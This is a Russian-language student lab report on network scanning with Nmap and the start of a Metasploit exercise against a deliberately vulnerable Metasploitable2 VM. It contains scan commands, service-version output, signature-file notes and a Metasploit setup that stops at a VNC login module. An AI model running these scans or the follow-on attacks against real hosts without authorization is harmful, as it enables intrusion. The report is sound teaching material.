

Отчет по лабораторной работе №2 : Утилита для исследования сети и сканер портов Nmap, Инструмент тестов на проникновение Metasploit

Анастасия Тарасова

24 мая 2015 г.

1 Утилита для исследования сети и сканер портов Nmap

1.1 Цель работы

Изучение **nmap** - свободной утилиты, предназначенной для разнообразного настраиваемого сканирования IP-сетей с любым количеством объектов, определения состояния объектов сканируемой сети (портов и соответствующих им служб).

1.2 Ход работы

Определить набор и версии сервисов запущенных на компьютере в диапазоне адресов.

1.2.1 Поиск активных хостов

`db_nmap -sN 100.0.0/24` - поиск активных хостов

Вывод:

- 1 Starting Nmap 6.47 (<http://nmap.org>) at 2015-03-29
18:01 EDT
- 2 Nmap scan report for 100.0.0.24
- 3 Host is up (0.00020s latency).

```

4 Not shown: 977 closed ports
5 PORT      STATE      SERVICE
6 21/tcp    open|filtered ftp
7 22/tcp    open|filtered ssh
8 23/tcp    open|filtered telnet
9 25/tcp    open|filtered smtp
10 53/tcp    open|filtered domain
11 80/tcp    open|filtered http
12 111/tcp   open|filtered rpcbind
13 139/tcp   open|filtered netbios-ssn
14 445/tcp   open|filtered microsoft-ds
15 512/tcp   open|filtered exec
16 513/tcp   open|filtered login
17 514/tcp   open|filtered shell
18 1099/tcp  open|filtered rmiregistry
19 1524/tcp  open|filtered ingreslock
20 2049/tcp  open|filtered nfs
21 2121/tcp  open|filtered ccproxy-ftp
22 3306/tcp  open|filtered mysql
23 5432/tcp  open|filtered postgresql
24 5900/tcp  open|filtered vnc
25 6000/tcp  open|filtered X11
26 6667/tcp  open|filtered irc
27 8009/tcp  open|filtered ajp13
28 8180/tcp  open|filtered unknown
29 MAC Address: 08:00:27:D4:D7:99 (Cadmus Computer
    Systems)
30
31 Nmap scan report for 100.0.0.23
32 Host is up (0.0000050s latency).
33 All 1000 scanned ports on 100.0.0.23 are closed
34
35 Nmap done: 256 IP addresses (2 hosts up) scanned in
    31.31 seconds

```

1.2.2 Определить открытые порты

db_nmap -sS 100.0.0/24 - просмотр активных портов

Вывод:

```
1 Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-29
   18:33 EDT
2 Nmap scan report for 100.0.0.24
3 Host is up (0.00011s latency).
4 Not shown: 977 closed ports
5 PORT      STATE SERVICE
6 21/tcp    open  ftp
7 22/tcp    open  ssh
8 23/tcp    open  telnet
9 25/tcp    open  smtp
10 53/tcp    open  domain
11 80/tcp    open  http
12 111/tcp   open  rpcbind
13 139/tcp   open  netbios-ssn
14 445/tcp   open  microsoft-ds
15 512/tcp   open  exec
16 513/tcp   open  login
17 514/tcp   open  shell
18 1099/tcp  open  rmiregistry
19 1524/tcp  open  ingreslock
20 2049/tcp  open  nfs
21 2121/tcp  open  ccproxy-ftp
22 3306/tcp  open  mysql
23 5432/tcp  open  postgresql
24 5900/tcp  open  vnc
25 6000/tcp  open  X11
26 6667/tcp  open  irc
27 8009/tcp  open  ajp13
28 8180/tcp  open  unknown
29 MAC Address: 08:00:27:D4:D7:99 (Cadmus Computer
   Systems)
30
31 Nmap scan report for 100.0.0.23
32 Host is up (0.0000050s latency).
33 All 1000 scanned ports on 100.0.0.23 are closed
34
```

35 Nmap done: 256 IP addresses (2 hosts up) scanned in
29.82 seconds

1.2.3 Определить версии сервисов

db_nmap -sV 100.0.0/24 - показать версии сервисов

Вывод:

```
1 Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-29
   18:51 EDT
2 Nmap scan report for 100.0.0.24
3 Host is up (0.00015s latency).
4 Not shown: 977 closed ports
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          vsftpd 2.3.4
7 22/tcp    open  ssh          OpenSSH 4.7p1 Debian
   8ubuntu1
8 (protocol 2.0)
9 23/tcp    open  telnet       Linux telnetd
10 25/tcp    open  smtp         Postfix smtpd
11 53/tcp    open  domain       ISC BIND 9.4.2
12 80/tcp    open  http         Apache httpd 2.2.8
   ((Ubuntu) DAV/2)
13 111/tcp   open  rpcbind      2 (RPC #100000)
14 139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup:
   WORKGROUP)
15 445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup:
   WORKGROUP)
16 512/tcp   open  exec         netkit-rsh rexecd
17 513/tcp   open  login?
18 514/tcp   open  shell?
19 1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
20 1524/tcp  open  shell        Metasploitable root shell
21 2049/tcp  open  nfs          2-4 (RPC #100003)
22 2121/tcp  open  ftp          ProFTPD 1.3.1
23 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
24 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
25 5900/tcp  open  vnc          VNC (protocol 3.3)
26 6000/tcp  open  X11          (access denied)
27 6667/tcp  open  irc          Unreal ircd
28 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
29 8180/tcp  open  http         Apache Tomcat/Coyote JSP
   engine 1.1
30 1 service unrecognized despite returning data. If you
```

```

    know the
31  service/version , please submit the following
    fingerprint at
32  http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
33  SF-Port514-TCP:V=6.47%I=7%D=3/29%Time=551881FD%P=i686-pc-linux-
34  gnu%r(NULL,
35  SF:33," \x01getnameinfo:\x20Temporary\x20failure\x20in\x20name
36  \x20resolutio
37  SF:n\n");
38  MAC Address: 08:00:27:D4:D7:99 (Cadmus Computer
    Systems)
39  Service Info: Hosts: metasploitable.localdomain,
    localhost,
40  irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
    cpe:/o:linux:
41  linux_kernel
42
43  Nmap scan report for 100.0.0.23
44  Host is up (0.0000050s latency).
45  All 1000 scanned ports on 100.0.0.23 are closed
46
47  Service detection performed. Please report any
    incorrect results
48  at http://nmap.org/submit/ .
49  Nmap done: 256 IP addresses (2 hosts up) scanned in
    39.96 seconds

```

1.2.4 Изучить файлы `nmap-services`, `nmap-os-db`, `nmap-service-probes`

`nmap-service-probes`

По аналогии с подсистемой определения ОС, Nmap использует простой текстовый файл для хранения тестов и сигнатур подсистемы определения версий. Файл этот называется `nmap-service-probes`. Как принято в файлах ОС UNIX, `nmap-service-probes` состоит из строк. Строки, начинающиеся с символа «hash» воспринимаются как комментарии и игнорируются обработчиком. Пустые строки также не обрабатываются. Строки, подлежащие обработке, должны содержать следующие директивы:

- `Probe <protocol> <probename> <probesendstring>`
Директива «probe» (тест) указывает Nmap, какие данные отправлять в процессе определения служб. Аргументы этой директивы следующие:
 - `Protocol` – тип протокола. Может быть указан один из протоколов TCP или UDP. Nmap будет использовать только те тесты, тип протокола которых совпадает с рабочим протоколом проверяемой службы.
 - `Probename` – название теста. Используется в отпечатке службы для указания, на какой тест был получен ответ. Название может быть произвольным (удобным для пользователя).
 - `Probestring` – строка, используемая для тестового запроса. Должна начинаться и заканчиваться символом-ограничителем «q». Между ограничителями находится непосредственно сама строка, передаваемая в качестве теста.
- `match <service> <pattern> [versioninfo]`
Директива «match» указывает Nmap на то, как точно определить службу, используя полученный ответ на запрос, отправленный предыдущей директивой. Эта директива используется в случае, когда полученный ответ полностью совпадает с шаблоном. При этом тестирование порта считается законченным, а при помощи дополнительных спецификаторов Nmap строит отчет о названии приложения, номере версии и дополнительной информации, полученной в ходе проверки.
Директива имеет следующие аргументы:
 - `Service` – название службы, для которой приведен шаблон. Например, `ssh`, `smtp`, `http`, или `SNMP`.

- Pattern – шаблон, с которым должен совпадать полученный ответ. Формат шаблона аналогичен принятому в языке Perl, и имеет следующий синтаксис: «m/[regex]/[opts]». Литерал «m» указывает на начало строки. Прямой слэш («/») является разделителем, вместо которого может быть подставлен любой печатаемый символ (при этом вместо второго слэша должен быть подставлен такой же символ). Regex – это регулярное выражение, принятое в языке Perl. В настоящее время поддерживаются только две опции – это 'i' (снимает чувствительность выражения к регистру) и 's', включающая символ перевода строки в спецификаторе типа '.'.
- Versioninfo – это поле имеет следующий формат: v/vendorproductname/version/info где слэш может быть заменен любым разделителем. Любое из трех полей может быть пустым. Кроме этого, поле само может быть пустым, и это означает, что дополнительная информация о службе отсутствует. Поле vendorproductname содержит название производителя и имя службы, например, «SunSolaris rexecd», «ISC Bindnamed», или «Apache httpd». Поле version содержит «номер» версии (в кавычках потому, что может обозначаться не числовым значением, а напротив, состоять из нескольких слов). Поле info содержит дополнительную полезную информацию, которая может пригодиться на этапе сканирования (например, номер протокола сервера ssh).
- softmatch <service> <pattern> Директива softmatch имеет формат, аналогичный директиве match. Основное отличие заключается в том, что после совпадения принятого ответа с одним из шаблонов softmatch, тестирование будет продолжено с использованием только тех тестов, которые относятся к определенной шаблом службе. Тестирование порта будет идти до тех пор, пока не будет найдено строгое соответствие («match») или не закончатся все тесты для данной службы. Аргументы те же самые, только, конечно, отсутствует versioninfo.
- ports <portlist> Эта директива группирует порты, которые обычно закрепляются за идентифицируемой данным тестом службой. Синтаксис представляет собой упрощенный формат опции '-p'.
- sslports <portlist> Аналогично описанной выше, эта директива указывает порты, обычно используемые совместно с SSL. Например, в тесте HTTP объявлено 'sslports 443', а в тесте SMTP есть строка 'sslports 465'.

- `totalwaitms <milliseconds>` Редко используемая директива. Она указывает, сколько времени (в миллисекундах) необходимо ждать ответ, прежде чем прекратить тест службы.

nmap-services Nmap, как известно, умеет делать много полезных вещей: это и определение операционной системы при помощи снятия отпечатков стека TCP/IP, многофункциональный `ring`-опрос, вычисление временных параметров, сканирование протоколов и т.д. Однако историческое его предназначение – это, конечно, сканирование портов. Укажите Nmap'у интересующий Вас хост – и он может сообщить Вам, что порты `25/tcp`, `80/tcp` и `35/udp` хоста открыты. Используя собственную базу данных, размещенную в файле `nmap-services` и содержащую свыше 2200 названий «общеизвестных» служб, напротив каждого номера обнаруженного порта Nmap укажет возможное назначение этого порта: относится ли он к почтовому серверу (SMTP), веб-серверу (HTTP) или к службе DNS. При этом результат определения службы, закрепленной за «общеизвестным» портом, практически всегда совпадает с действительностью, поскольку все почтовые сервера, например, должны «сидеть» на 25-м порту. Но не стоит забывать о том, что люди могут и ЗАПУСКАЮТ службы, закрепляя их за весьма необычными портами. **nmap-os-db** Одна из наиболее известных функциональных возможностей Nmap это удаленное определение ОС на основе анализа работы стека TCP/IP. Nmap посылает серию TCP и UDP пакетов на удаленный хост и изучает практически каждый бит в ответах. После проведения дюжины тестов таких как TCP ISN выборки, поддержки опций TCP, IP ID выборки, и анализа продолжительности процедуры инициализации, Nmap сравнивает результаты со своей `nmap-os-db` базой данных, состоящей из более чем тысячи известных наборов типичных результатов для различных ОС и, при нахождении соответствий, выводит информацию об ОС. Каждый набор содержит свободное текстовое описание ОС и классификацию, в которой указаны название производителя (напр. Sun), название ОС (напр. Solaris), поколение ОС (напр. 10), и тип устройства (`.`). OS, and a classification which provides the vendor name (e.g. Sun), underlying OS (e.g. Solaris), OS generation (e.g. 10), and device type (для общих целей, роутер, коммутатор (switch), игровая консоль и т.д.).

1.2.5 Добавить новую сигнатуру службы в файл `nmap-service-probes`

Запущен сервер. Его исходные файлы находятся в папке `Programming\MinimalTCPServer`
 Далее установлен тип подключения Kali linux - сетевой мост. `telnet 10.200.38.134 9090`
 - проверка соединения

```
1 Trying 10.200.38.134...
2 Connected to 10.200.38.134.
3 Escape character is '^]'.
4 Hello !!!
```

Вывод: соединение есть.

Результат работы на сервере:

```
1 Client connected [100.0.0.22]...
2
3 ... disconnected
4 Client connected [100.0.0.22]...
```

`match MyService m/Hello!!!/` - добавляем сигнатуру в файл `nmap-service-probes`

`nmap -sS 10.200.38.134` - просмотр активных портов и служб

Вывод:

```
1 Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-26
   19:19 EDT
2 Nmap scan report for 10.200.38.134
3 Host is up (0.00068s latency).
4 Not shown: 997 filtered ports
5 PORT      STATE SERVICE
6 2869/tcp  open  icslap
7 3306/tcp  open  mysql
8 9090/tcp  open  zeus-admin
9 MAC Address: EA:9A:8F:71:FA:E2 (Unknown)
10
11 Nmap done: 1 IP address (1 host up) scanned in 17.56
   seconds
```

Как видно из листинга мы имеем открытый порт 9090, сервис zeus-admin.

`nmap -sS 10.200.38.134` - определение службы

Вывод:

```
1 Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-26
   19:26 EDT
2 Nmap scan report for 10.200.38.134
3 Host is up (0.00082s latency).
4 Not shown: 997 filtered ports
5 PORT      STATE SERVICE  VERSION
6 2869/tcp  open  http      Microsoft HTTPAPI httpd 2.0
   (SSDP/UPnP)
```

```
7 3306/tcp open  mysql      MySQL (unauthorized)
8 9090/tcp open  MyService
9 MAC Address: EA:9A:8F:71:FA:E2 (Unknown)
10 Service Info: OS: Windows; CPE:
    cpe:/o:microsoft:windows
11
12 Service detection performed. Please report any
    incorrect results at http://nmap.org/submit/ .
13 Nmap done: 1 IP address (1 host up) scanned in 39.82
    seconds
```

Видим, что имеется открытый порт 9090, сервис - MyService.

1.2.6 Сохранить вывод утилиты в формате xml

```
nmap -sV 10.200.38.134 >output.xml
```

```
nmap 10.200.38.134 > output1.xml
```

Файлы output.xml и output1.xml хранятся в той же папке что и отчет.

1.2.7 Исследовать различные этапы и режимы работы nmap с использованием утилиты Wireshark

Wireshark - программа для анализа сетевых протоколов, которая широко используется для захвата сетевых пакетов. Программа распространяется бесплатно.

При переходе в Capture->Options увидим окно настройки программы, в поле интерфейс которого выбран адаптер eth0. Через него будет происходить захват пакетов.




Рис. 1: Capture Options

Запускаем Wireshark и сканируем виртуальную машину Metasploitable2.

`nmap -sV -p 2049 192.168.0.1`

Сделаем фильрацию захваченных пакетов по двум определенным IP адресам:

`ip.addr==192.168.0.1 and ip.addr==192.168.0.2`




Рис. 2: Фильтрация захваченных пакетов по двум определенным IP-адресам. Определение сервиса на открытый порт 6667

Отправляем SYN пакет, порт открыт, получаем SYN,ACK пакет, затем отправляем RST. Это значит что сканируемый порт открыт.




Рис. 3: Фильтрация захваченных пакетов по двум определенным IP-адресам. Определение сервиса на закрытый порт 2505

Отправляем SYN пакет, порт открыт, получаем RST. Это значит что порт закрыт.

1.2.8 Просканировать виртуальную машину Metasploitable2, используя db_nmap из состава metasploitframework

```
db_nmap -v -sV 192.168.0.1
```

```
1  [*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at
    2015-06-01 10:36 EDT
2  [*] Nmap: NSE: Loaded 29 scripts for scanning.
3  [*] Nmap: Initiating ARP Ping Scan at 10:36
4  [*] Nmap: Scanning 192.168.0.1 [1 port]
5  [*] Nmap: Completed ARP Ping Scan at 10:36, 0.00s
    elapsed (1 total hosts)
6  [*] Nmap: Initiating Parallel DNS resolution of 1
    host. at 10:36
7  [*] Nmap: Completed Parallel DNS resolution of 1 host.
    at 10:37, 13.00s elapsed
8  [*] Nmap: Initiating SYN Stealth Scan at 10:37
9  [*] Nmap: Scanning 192.168.0.1 [1000 ports]
10 [*] Nmap: Discovered open port 3306/tcp on 192.168.0.1
11 [*] Nmap: Discovered open port 445/tcp on 192.168.0.1
12 [*] Nmap: Discovered open port 21/tcp on 192.168.0.1
13 [*] Nmap: Discovered open port 23/tcp on 192.168.0.1
14 [*] Nmap: Discovered open port 111/tcp on 192.168.0.1
15 [*] Nmap: Discovered open port 139/tcp on 192.168.0.1
16 [*] Nmap: Discovered open port 5900/tcp on 192.168.0.1
17 [*] Nmap: Discovered open port 25/tcp on 192.168.0.1
18 [*] Nmap: Discovered open port 22/tcp on 192.168.0.1
19 [*] Nmap: Discovered open port 53/tcp on 192.168.0.1
20 [*] Nmap: Discovered open port 80/tcp on 192.168.0.1
21 [*] Nmap: Discovered open port 6667/tcp on 192.168.0.1
22 [*] Nmap: Discovered open port 5432/tcp on 192.168.0.1
23 [*] Nmap: Discovered open port 1524/tcp on 192.168.0.1
24 [*] Nmap: Discovered open port 8180/tcp on 192.168.0.1
25 [*] Nmap: Discovered open port 6000/tcp on 192.168.0.1
26 [*] Nmap: Discovered open port 2121/tcp on 192.168.0.1
27 [*] Nmap: Discovered open port 513/tcp on 192.168.0.1
28 [*] Nmap: Discovered open port 2049/tcp on 192.168.0.1
29 [*] Nmap: Discovered open port 514/tcp on 192.168.0.1
30 [*] Nmap: Discovered open port 512/tcp on 192.168.0.1
```

```

31 [*] Nmap: Discovered open port 1099/tcp on 192.168.0.1
32 [*] Nmap: Discovered open port 8009/tcp on 192.168.0.1
33 [*] Nmap: Completed SYN Stealth Scan at 10:37, 0.24s
    elapsed (1000 total ports)
34 [*] Nmap: Initiating Service scan at 10:37
35 [*] Nmap: Scanning 23 services on 192.168.0.1
36 [*] Nmap: Completed Service scan at 10:37, 11.17s
    elapsed (23 services on 1 host)
37 [*] Nmap: NSE: Script scanning 192.168.0.1.
38 [*] Nmap: Initiating NSE at 10:37
39 [*] Nmap: Completed NSE at 10:37, 0.07s elapsed
40 [*] Nmap: Nmap scan report for 192.168.0.1
41 [*] Nmap: Host is up (0.00010s latency).
42 [*] Nmap: Not shown: 977 closed ports
43 [*] Nmap: PORT      STATE SERVICE      VERSION
44 [*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
45 [*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1
    Debian 8ubuntu1 (protocol 2.0)
46 [*] Nmap: 23/tcp    open  telnet       Linux telnetd
47 [*] Nmap: 25/tcp    open  smtp         Postfix smtpd
48 [*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
49 [*] Nmap: 80/tcp    open  http         Apache httpd
    2.2.8 ((Ubuntu) DAV/2)
50 [*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
51 [*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X
    (workgroup: WORKGROUP)
52 [*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X
    (workgroup: WORKGROUP)
53 [*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd
54 [*] Nmap: 513/tcp   open  login?
55 [*] Nmap: 514/tcp   open  shell?
56 [*] Nmap: 1099/tcp  open  rmiregistry  GNU Classpath
    grmiregistry
57 [*] Nmap: 1524/tcp  open  shell        Metasploitable
    root shell
58 [*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
59 [*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
60 [*] Nmap: 3306/tcp  open  mysql        MySQL
    5.0.51a-3ubuntu5
61 [*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB
    8.3.0 - 8.3.7

```

```

62 [*] Nmap: 5900/tcp open  vnc          VNC (protocol 3.3)
63 [*] Nmap: 6000/tcp open  X11          (access denied)
64 [*] Nmap: 6667/tcp open  irc          Unreal ircd
65 [*] Nmap: 8009/tcp open  ajp13        Apache Jserv
    (Protocol v1.3)
66 [*] Nmap: 8180/tcp open  http         Apache
    Tomcat/Coyote JSP engine 1.1
67 [*] Nmap: 1 service unrecognized despite returning
    data. If you know the service/version, please
    submit the following fingerprint at
    http://www.insecure.org/cgi-bin/servicefp-submit.cgi
    :
68 [*] Nmap:
    SF-Port514-TCP:V=6.47%I=7%D=6/1%Time=556C6E15%P=i686-pc-linux-gnu%r
69 [*] Nmap:
    SF:3,"\x01getnameinfo:\x20Temporary\x20failure\x20in\x20name\x20res
70 [*] Nmap: SF:\n");
71 [*] Nmap: MAC Address: 08:00:27:B4:D0:5E (Cadmus
    Computer Systems)
72 [*] Nmap: Service Info: Hosts:
    metasploitable.localdomain, localhost,
    irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
    cpe:/o:linux:linux_kernel
73 [*] Nmap: Read data files from: /usr/bin/./share/nmap
74 [*] Nmap: Service detection performed. Please report
    any incorrect results at http://nmap.org/submit/ .
75 [*] Nmap: Nmap done: 1 IP address (1 host up) scanned
    in 25.38 seconds
76 [*] Nmap: Raw packets sent: 1001 (44.028KB) | Rcvd:
    1001 (40.120KB)

```

1.2.9 Выбрать пять записей из файла nmap-service-probes и описать их работу

Строка **11103** отделяет один набор правил от другого

Строка **11104** имеет в себе директиву probe. Данная строка определяет какие данные нужно отправить в процессе определения службы.

В данной строке тип протокола UDP, название теста SIPOptions.

Строка **11105** присваивает параметру rarity значение 5.

Строка **11106** содержит номер порта, которому отправляются данные из probe.

Строка **11107** - это комментарий

Строка **11108** - задает временной интервал (в миллисекундах) ожидания ответа

Рассмотрим группу строк **11110-11123**. Данные строки содержат директиву `match`. Данная директива указывает nmap на то, как точно нужно определить службу, используя ответ на запрос от директивы `probe`.

Синтаксис директивы `match: match <service> <pattern> <productname> <version> <device>` где

- `service` - название службы
- `pattern` - шаблон, с которым должен совпадать полученный ответ
- `productname` - поле, указывающее название производителя или имя службы
- `version` - поле, указывающее версию службы, устройства.
- `h???` - назначение флага не определено
- `info` - поле, указывающее дополнительную полезную информацию
- `OS` поле указывает операционную систему

В строках **11130** и **11131** содержится директива `softmatch`, которая имеет аналогичный формат директиве `match`. После совпадения принятого ответа с одним из шаблонов `softmatch`, тестирование будет продолжено с использованием только тех текстов, которые относятся к определенной шаблону службе.

1.2.10 Выбрать один скрипт из состава Nmap и описать его работу

Рассмотрим скрипт `daytime.nse`

Listing 1: скрипт `daytime.nse`

```
1 local comm = require "comm"
2 local shortport = require "shortport"
3
4 description = [[
5 Retrieves the day and time from the Daytime service.
6 ]]
7
8 ———
```

```

9  — @output
10 — PORT    STATE SERVICE
11 — 13/tcp  open  daytime
12 — |_daytime: Wed Mar 31 14:48:58 MDT 2010
13
14 author = "Diman Todorov"
15
16 license = "Same as Nmap—See
17           http://nmap.org/book/man-legal.html"
18 categories = {"discovery", "safe"}
19
20
21 portrule = shortport.port_or_service(13, "daytime",
22                                     {"tcp", "udp"})
23
24 action = function(host, port)
25     local status, result = comm.exchange(host, port,
26     "dummy", {lines=1, proto=port.protocol})
27
28     if status then
29         return result
30     end
31 end

```

В строчках 1 и 2 добавляются библиотеки В строчке 4 дается описание назначения - он извлекает день и время из службы daytime

В 14 строке указан автор, в 16 - тип лицензии (лицензия Nmap)

В 18 строке определены категории скрипта: discovery и save. Discovery означает, что задача скрипта - узнать больше о сети при помощи запросов в журнал записей, службы каталогов и т. п. А save означает, что скрипт безопасен и работа скрипта не приведет к остановке или некорректной работе сервиса.

Строчка 21 называется *секцией правил* Начиная со строчки 23 идет описание главной функции - функции action. Эта функция возвращает

1.3 Выводы

Nmap - мощное средство для исследования новой сети или изучения последствий внешнего проникновения. Расширить функциональность nmap позволяет встроенный механизм скриптов Nmap Scripting Engine - NSE.

Сохранение результатов в XML - файлы упрощает анализ результатов и позволяет автоматизировать процесс наблюдения за сетью.

2 Инструмент тестов на проникновение Metasploit

2.1 Ход работы

2.1.1 Описать последовательность действий для получения доступа к консоли

Metasploitable2 является машиной, которую нужно атаковать с kali linux.


1. Задаем IP адреса машинам
192.168.0.1 - IP адрес Metasploitable2
192.168.0.2 - IP адрес kali linux

2. Создание БД
service postgresql start

3. Запускаем консоль metasploit
msfconsole

2.1.2 Подключиться к VNC-серверу, получить доступ к консоли

Используем vnc_login (рис. 4)



